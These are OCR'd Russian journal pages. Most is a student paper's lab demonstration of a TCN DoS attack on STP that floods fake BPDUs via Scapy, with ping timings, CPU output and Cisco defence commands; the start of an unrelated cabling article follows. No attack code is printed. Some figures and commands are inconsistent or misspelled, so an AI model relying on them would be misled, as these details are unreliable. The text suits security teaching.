

Рис. 3. Топология для атаки

Исходя из топологии, PC злоумышленника подключён к SW1(Cisco).

Другие два PC связаны через SW2(Eltex 1428) и SW3(Cisco). Коммутаторы подключены так, что образуют петлю, что автоматически активирует протокол STP. Физическое подключение коммутаторов представлено на рисунках 4–6.



Рис. 4. Подключение к коммутатору Eltex 1428



Рис. 5. Подключение к коммутатору Cisco



Рис. 6. Подключение к коммутатору Cisco

3.2. Практическая часть атаки

В экспериментальной среде PC злоумышленника подключён к любому из трёх коммутаторов в порт консоли, это делается для возможности зайти в консоль коммутатора и связи с другими устройствами. Для этого нужно установить программу Putty. В программе ввкладке *serial,* ввести характеристики *speed* и разъём порт PC злоумышленника (в данном случае COM3). После этого доступен доступ в консоль коммутатора, где можно проверить состояние STP протокола командой *show-spanning-tree.*

Установка связности между двумя коммутаторами-жертв для успешности атаки. Для этого нужно установить соответствующие адреса на устройства, на PC1 – *192.168.0.1*, и PC2 – *192.168.0.2*. После этого отправим трафик с одного устройства на другое, результат представлен на рисунке 7.



Рис. 7. Отправка пакетов

В таблице показаны результаты времени отправки пакетов с PC1 до PC2 в обычном режиме.

Таблица 1

Результаты исследования до атаки

54 bytes from 192.168.0.1: icmp_req=1	time=0.705 ms
54 bytes from 192.168.0.1: icmp_req=2	time=1.84 ms
54 bytes from 192.168.0.1: icmp_req=3	time=1.85 ms
54 bytes from 192.168.0.1: icmp_req=4	time=1.54 ms
54 bytes from 192.168.0.1: icmp_req=5	time=1.55 ms
54 bytes from 192.168.0.1: icmp_req=6	time=1.85 ms
54 bytes from 192.168.0.1: icmp_req=7	time=1.82 ms
54 bytes from 192.168.0.1: icmp_req=8	time=1.01 ms
54 bytes from 192.168.0.1: icmp_req=9	time=0.981 ms
54 bytes from 192.168.0.1: icmp_req=10	time=1.04 ms
54 bytes from 192.168.0.1: icmp_req=11	time=1.85 ms
54 bytes from 192.168.0.1: icmp_req=12	time=0.651 ms
54 bytes from 192.168.0.1: icmp_req=13	time=1.86 ms

На PC злоумышленника необходимо установить соответствующие программы (Ncap), расширения (Scapy), с помощью которых будет происходить атака посредством запуска скрипта в pytnon-Scapy. Установленный Scapy представлен на рисунке 8.



Рис. 8. Установленная библиотека Scapy

3.3. Запуск атаки на протокол STP

Выполнив все условия для проведения успешной атаки в экспериментальной среде, с помощью Python-скрипта в cmd можно запустить атаку. Для этого cmd запускается от имени администратора, необходимо также узнать с помощью команды *ipconfig/all* ваш активный Ethernet/Wi-Fi адаптер (например, Ethernet adapter Ethernet). Активный Ethernet адаптер представлен на рисунке 9.



Рис. 9. Ethernet адаптер

Это нужно для работы скрипта и правильности написания команды. В PythonIDLE пишем скрипт, этот скрипт будет создавать огромное количество поддельных BPDU пакетов в секунду. Последствием станет нагрузка на систему, сбои в работе протокола и потеря пакетов с увеличением времени их отправки.

Последствия скрипта станут видны при попытке отправки трафика с одного устройства на другой. Из-за перегружённости устройство покажет рост задержек (коммутаторы временно блокируют порты), нестабильности (скачки времени ответа). Потере пакетов (трафик отбрасывается во время смены топологии). Результат атаки представлен на рисунке 10.



Рис. 10. Последствие атаки

В таблице показаны результаты времени отправки пакетов с PC1 до PC2 при атаке на протокол STP.

Таблица 2

Результаты исследования после атаки

64 bytes from 192.168.0.1: icmp_req=1 ttl=64	time=370 ms
64 bytes from 192.168.0.1: icmp_req=2 ttl=64	time=190 ms
64 bytes from 192.168.0.1: icmp_req=3 ttl=64	time=1.85 ms
From 192.168.0.1 icmp_seq=3	Destination Host Unreachable
64 bytes from 192.168.0.1: icmp_req=5 ttl=64	time=384 ms
64 bytes from 192.168.0.1: icmp_req=6 ttl=64	time=1.85 ms
64 bytes from 192.168.0.1: icmp_req=7 ttl=64	time=1.02 ms
64 bytes from 192.168.0.1: icmp_req=8 ttl=64	time=120 ms
From 192.168.0.1 icmp_seq=9	Destination Host Unreachable
64 bytes from 192.168.0.1: icmp_req=11 ttl=64	time=1.85 ms
64 bytes from 192.168.0.1: icmp_req=12 ttl=64 time=622.4 ms	time=622.4 ms
64 bytes from 192.168.0.1: icmp_req=13 ttl=64	time=1.86 ms

Для сравнения посмотрим графически на то, как идут пакеты в штатном режиме и как идут пакеты при атаке. Результаты представлены на рисунках 11-12.



Рис. 11. График отправки трафика в обычном режиме

График показывает зависимость времени отправки трафика с шагом в 4 единицы по оси X. В штатном режиме график постоянный, без резких скачков и перемен.



Рис. 12. График отправки трафика при атаке

На рисунке 12 видно, что в значениях по x в 150 и 350 график функций достигает нуля, что сообщает нам об *Destination Host Unreachable*. Сам график не постоянный, имеет скачки по времени, что подтверждает наличие атаки на протокол. При DoS атаке, **CPU** – коммутаторы тратят ресурсы на обработку поддельных BPDU-фреймов, что повышает их нагрузку. Характеристики процессора при атаке представлены на рисунке 13:

```
coretemp-isa-0000
Adapter: ISA adapter
Core 0:    +85.0°C  (crit = +100.0°C)
Core 1:    +90.0°C  (crit = +100.0°C)
Core 2:    +92.0°C  (crit = +100.0°C)

dmesg (STP/TCN DoS)
[  +5.123456] stp: topology change detected, new root: 00:11:22:33:44:55
[  +5.123460] stp: topology change detected, new root: 00:DE:AD:BE:EF:00

top (CPU Load)
PID  USER   %CPU  COMMAND
123  root   95%   [ksoftirqd/0]
456  root   80%   [kworker/1:1]

ifconfig (Network)
eth0: RX packets: 1,200,000  RX bytes: 1.2 GB  dropped: 1200
```

Рис. 13. Показатели CPU

4. Методика защиты от атаки TCN DoS

Отключение TCN на ненужных портах. На edge-портах следует отключать обработку TCN с помощью команд:

interface GigabitEthernet0/1

spanning-tree bpdufilter enable *# фильтрация BPDU (Cisco)*

panning-tree guard root *# защита root-порта*

Второй способ заключается в использовании PortFast и BPDU Guard – функции протокола STP. PortFast позволяет порту сразу перейти в состояние Forwarding, пропуская этапы Listening и Learning, то есть игнорируя TCN.

PortFast рекомендуется настраивать только на портах, которые подключены к конечным устройствам (PC). На портах, соединённых с другими коммутаторами, эту функцию включать не рекомендуется, так как это может привести к петлям в сети.

BPDU Guard блокирует порт при получении BPDU. Если порт получает BPDU, он переходит в состояние *error-disabled*. Порт остаётся в этом состоянии, пока администратор вручную не разблокирует его или не настроит автоматическое восстановление. BPDU Guard можно включить на коммутаторе или для каждого интерфейса. Настраивается PortFast и BPDU Guard следующими командами в режиме конфигурации интерфейса:

Настройка PortFast:

interface range FastEthernet0/1-24

spanning-tree portfast

Настройка BPDU Guard:

interface range FastEthernet0/1-24

spanning-tree portfast bpduguard default

Ограничение обработки TCN (Rate Limiting). Некоторые производители позволяют ограничить частоту обработки TCN:

spanning-tree tc-protection rate-limit 1

Переход на современные RSTP/MSTP. RSTP и MSTP менее подвержены TCN-атакам, так как используют улучшенные механизмы смены топологии. Команда для перехода на RSTP:

spanning-tree mode rapid-pvst

Заключение

В ходе проведенного исследования были рассмотрены основные аспекты протокола STP, включая его роль в сетевой инфраструктуре и уязвимости, связанные с уведомлениями об изменении топологии (TCN). В процессе исследования, в экспериментальной среде была проведена атака, путём отправки поддельных BPDU сообщений, результаты и последствия атаки были описаны и продемонстрированы в данной статье. Было доказано, что при атаке STP: TCN последствием становится потеря и задержка трафика, и перегрузка CPU устройств. Отметим, что протокол STP – неотъемленная часть любой сети, знания о которой должно быть у любого специалиста в области сетей и базы данных.

Литература

1. Воробьёв С. Защита промышленных протоколов: часть 1 / С. Воробьёв // СТА. – 2018. – № 3. – С. 22-23.

2. Дудышев В.Ю. Лабораторный практикум по дисциплине «Организация, принципы

построения и функционирования компьютерных сетей» / В.Ю. Дудышев. – Котовск: Тамбовское областное государственное бюджетное образовательное учреждение среднего профессионального образования «Котовский индустриальный техникум», 2015.

3. Иванов Ю.Б. Сетевые атаки на уровне сетевого доступа модели TCP/IP / Ю.Б. Иванов, И.А. Чубуткин // Cifra. Информационные технологии и телекоммуникации. – 2025.

4. Клаченков В.А. Анализ атак на локально-вычислительную сеть / В.А. Клаченков, О.Н. Минюк.

5. Платунова С.М. Ethernet switches L2&L3. Проектирование, настройка, диагностика сетей передачи данных: учебное пособие / С.М. Платунова, И.В. Елисеев, Е.Ю. Авксентьева. – СПб.: НИУ ИТМО, 2018. – 87 с.

6. Семигузов Д.А. Программа вступительных испытаний на направление подготовки 09.04.01 «Информатика и вычислительная техника»: Магистерская образовательная программа «Технология разработки программных систем» / Д.А. Семигузов. – Чита, 2020.

7. Уймин А.Г. Компьютерные сети. L2-технологии: практикум для СПО / А.Г. Уймин. – Саратов, Москва: Профобразование, Ай Пи Ар Медиа, 2024 – 83 с.

MAZHUGIN Yaroslav Olegovich
Student,
Gubkin Russian State University of Oil and Gas,
Russia, Moscow

ROMANOV Aleksandr Konstantiovich
Student,
Gubkin Russian State University of Oil and Gas,
Russia, Moscow

Scientific Advisor – Senior Lecturer at the Department of Information Technology Security at Gubkin Russian State University of Oil and Gas Uimin Anton Grigoryevich

INVESTIGATION OF THE SECURITY OF THE STP PROTOCOL FOR DDOS ATTACKS TCN

Abstract. *In this article, the methods of testing and protecting the STP protocol were considered. The STP Protocol (Spanning Tree Protocol) is a system loop prevention protocol operating at the second layer of the OSI (L2) model. The STP protocol was created by Radia Perlman– the "mother of the Internet," in 1985. The protocol is described in the IEEE 802.1D standard, the IEEE 802.1 Inter-Network Communication Working Group. In the modern world, the role of network processes is underestimated by most, and the depth and difficulty of such a science scares away ordinary people who do not think about the importance of this area in everyday life. Social organizations, hospitals, urban institutions – all everywhere need those fundamental things that will be discussed in this article. An example would be the aforementioned STP protocol, whose role is extremely important in organizing the networks of all enterprises, which confirms the importance of investigating this problem. The TCN DOS attack poses a threat to networks, as they can lead to.*

Keywords: *TCN DOS attack, STP protocol, STP testing and protection techniques, attacks.*

МИЩЕНКО Павел
специалист в области ИТ-инфраструктуры
и комплексной безопасности критически важных объектов,
Филиал АО «НИКИМТ-Атомстрой», Египет

СКРЫТАЯ УГРОЗА: ПОЧЕМУ КАЧЕСТВО СТРУКТУРИРОВАННОЙ КАБЕЛЬНОЙ СЕТИ (СКС) КРИТИЧЕСКИ ВАЖНО ДЛЯ СТАБИЛЬНОСТИ ВСЕЙ IT-ИНФРАСТРУКТУРЫ

Аннотация. *В статье представлен аналитический обзор значения структурированной кабельной сети (СКС) как фундаментального элемента IT-инфраструктуры на объектах критической важности. Исследуется проблема недооценки физического уровня сетевой архитектуры, что часто приводит к каскадным сбоям и скрытым уязвимостям в системах безопасности и передачи данных. Цель работы – на основе анализа академических источников и практического опыта экспертов, продемонстрировать прямую зависимость общей стабильности, производительности и безопасности IT-комплекса от качества проектирования, монтажа и обслуживания СКС. В статье анализируются международные стандарты, рассматриваются последствия пренебрежения качеством компонентов и монтажных работ, а также предлагаются практические рекомендации по минимизации рисков. Результаты могут быть использованы инженерами, проектировщиками и руководителями IT-департаментов для обоснования инвестиций в качественную кабельную инфраструктуру и разработки долгосрочных стратегий эксплуатации.*

Ключевые слова: *структурированная кабельная сеть (СКС), IT-инфраструктура, физический уровень сети, надежность сети, сетевая безопасность, стандарты TIA/EIA, совокупная стоимость владения (TCO), критическая инфраструктура.*

В современной цифровой экономике IT-инфраструктура является основой функционирования любого крупного предприятия, в особенности объектов критической инфраструктуры, таких как промышленные комплексы, финансовые учреждения и атомные станции. При обсуждении надежности и производительности сетей основное внимание традиционно уделяется активному оборудованию – серверам, коммутаторам, маршрутизаторам, а также программному обеспечению. Однако стабильность всей этой сложной экосистемы напрямую зависит от пассивной и зачастую «невидимой» ее части – структурированной кабельной сети.

Актуальность данного вопроса многократно возрастает в контексте критической инфраструктуры, где цена сбоя измеряется не только финансовыми потерями, но и потенциальными угрозами технологической и общественной безопасности. Пренебрежение качеством СКС на этапе проектирования или монтажа создает скрытую угрозу, способную проявиться в самый неожиданный момент в виде трудно диагностируемых сбоев, потери данных или полного отказа систем. Цель настоящей статьи – раскрыть многоаспектное значение СКС, проанализировать последствия некачественного внедрения и, опираясь на научные данные и практический опыт, сформулировать принципы создания отказоустойчивой кабельной инфраструктуры.

СКС как фундамент IT-инфраструктуры

Согласно сетевой модели OSI (Open Systems Interconnection), физический уровень является первым и базовым, обеспечивая передачу необработанных битов данных по среде передачи. Именно на этом уровне функционирует СКС. Международные стандарты, такие как ANSI/TIA-568 и ISO/IEC 11801, определяют строгие правила проектирования и монтажа СКС, чтобы гарантировать определенный уровень производительности и совместимости компонентов от разных производителей [3]. Эти стандарты регламентируют все: от топологии сети до характеристик кабелей, разъемов и методов тестирования.

Несмотря на наличие стандартов, на практике физический уровень часто становится источником проблем. Исследования показывают, что значительный процент сетевых сбоев происходит именно из-за неполадок в кабельной

инфраструктуре. Это могут быть как физические повреждения кабеля, так и проблемы, вызванные низким качеством компонентов или нарушением технологий монтажа, например, превышение допустимого радиуса изгиба кабеля или некачественная терминация разъемов. Такие дефекты приводят к деградации сигнала, увеличению числа ошибок в пакетах данных (CRC errors) и, как следствие, к снижению реальной пропускной способности сети [5].



Рис. 1

Последствия экономии на качестве СКС

Стремление сократить бюджет на этапе строительства часто приводит к экономии на пассивных компонентах СКС. Однако такая экономия является ложной и в долгосрочной перспективе оборачивается значительными операционными издержками и рисками. Практический опыт специалистов, работающих на крупных промышленных объектах, показывает, что основополагающими принципами при создании СКС должны быть качество монтажа, долговечность и удобство в обслуживании.

Последствия использования некачественных компонентов или нарушения технологии монтажа многообразны:

- Снижение производительности сети: Дешевые кабели и разъемы могут не соответствовать заявленным категориям (например, Cat.6/6A), что не позволит сети функционировать на проектных скоростях 1 или 10 Гбит/с.
- «Плавающие» ошибки: Некачественные соединения являются причиной трудно диагностируемых, спорадически возникающих ошибок, которые могут проявляться под высокой нагрузкой или при изменении внешних условий. Поиск таких неисправностей требует значительных временных и трудовых затрат.
- Уязвимости безопасности: Физический уровень не является иммунным к угрозам безопасности. Некачественная экранировка кабелей повышает уязвимость к электромагнитным помехам и перехвату данных (side-channel attacks). Книга М. Блоха и Ж. Барроса «Physical-Layer Security» подробно рассматривает теоретические и практические аспекты защиты на физическом уровне, подчеркивая важность целостности среды передачи [2].
- Высокая совокупная стоимость владения (TCO): Хотя первоначальные затраты на качественную СКС могут быть выше, ее жизненный цикл составляет 15–20 лет, в то время как активное оборудование меняется каждые

3–5 лет [1]. Частые сбои, простои, затраты на диагностику и ремонт некачественной сети в итоге многократно превышают первоначальную экономию.

Практические принципы создания надежной СКС

Создание отказоустойчивой кабельной инфраструктуры требует системного подхода, основанного на строгом соблюдении стандартов и передовых практик.

1. **Проектирование:** На этом этапе закладывается фундамент будущей надежности. Необходимо тщательно планировать топологию, рассчитывать длины кабельных трасс, предусматривать резервирование и достаточный запас по количеству портов для будущего расширения. Использование специализированного программного обеспечения для проектирования позволяет избежать многих ошибок еще на бумаге.

